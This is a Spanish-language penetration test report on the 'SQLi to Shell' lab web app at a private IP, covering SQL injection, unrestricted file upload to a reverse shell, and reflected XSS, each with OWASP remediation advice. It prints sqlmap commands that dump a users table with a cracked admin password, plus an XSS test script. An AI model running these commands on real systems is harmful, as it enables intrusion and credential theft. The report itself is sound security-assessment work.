REPORTE EJECUTIVO

OBJETO DE ANÁLISIS

Aplicación: SQLi to Shell


URL: http://192.168.135.129

OBJETIVO

Identificar y explotar vulnerabilidades web y de infraestructura.

VULNERABILIDADES

Tipo de vulnerabilidad	*Cantidad*	*Criticidad*
Inyección de SQL	1	ALTA
Carga de archivos sin restricciones (RCE)	1	ALTA
XSS Reflejado	1	MEDIA



CONCLUSIÓN

Se encontraron 2 vulnerabilidades que podrían ser aprovechadas por un atacante malicioso exponiendo datos críticos y confidenciales de la organización.

A partir de la inyección de código SQL podrían verse expuestos datos sensibles.

Con respecto al XSS Reflejado, un atacante podría realizar campañas de phishing comprometiendo información de los usuarios.

A través de la carga de archivos sin restricciones, es posible llegar hasta la ejecución de código remoto, donde podrían verse afectados drásticamente los datos del equipo.

REPORTE TÉCNICO

1) Inyección de SQL (ALTA)

RESUMEN

Se identifica path vulnerable (http://192.168.135.129/cat.php?id=1)

DETALLE

sqlmap -u "http://192.168.135.129/cat.php?id=1" --dbs –batch (enumeración las bases de datos)

```
available databases [2]:
[*] information_schema
[*] photoblog
```

sqlmap -u "http://192.168.135.129/cat.php?id=1" -D photoblog --tables –batch (enumeración de las tablas de la base de datos '*photoblog*')

```
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+
```

sqlmap -u "http://192.168.135.129/cat.php?id=1" -D photoblog -T users --dump –batch (identificar columnas de los usuarios y ver datos de la tabla *users*)

```
Database: photoblog
Table: users
[1 entry]
+----+-------+-----------------------------------------------------+
| id | login | password                                            |
+----+-------+-----------------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+-----------------------------------------------------+
```

RECOMENDACIONES

- Uso de declaraciones preparadas

- Uso de procedimientos almacenados
- Validación de entrada de lista de permitidos
- Escapar todas las entradas proporcionadas por el usuario

Referencia

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html


2) Carga de archivos sin restricciones (RCE) (ALTA)


RESUMEN

Se identifica carga de archivos vulnerable (http://192.168.135.129/admin/new.php).

DETALLE

Se carga shell inversa, lo que permite la ejecución de código remoto en el servidor.





RECOMENDACIONES

- Los tipos de archivos que se pueden cargar deben restringirse solo a aquellos que son necesarios para la funcionalidad comercial.
- Nunca acepte un nombre de archivo y su extensión directamente sin tener un filtro de lista de permitidos.
- El directorio subido no debe tener ningún permiso de "ejecución" y todos los controladores de secuencias de comandos deben eliminarse de estos directorios.

Referencia

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload


3) XSS Reflejado (MEDIA)

RESUMEN

Por medio de un script se realiza un XSS Reflejado de manera exitosa (http://192.168.135.129/cat.php?id=1)

DETALLE

Se agrega el siguiente script: <script>alert(“xss”)</script>



RECOMENDACIONES

- Codificar los datos en la salida
- Validar la entrada a la llegada
- Utilizar listas blancas en lugar de listas negras

Referencia

https://portswigger.net/web-security/cross-site-scripting/preventing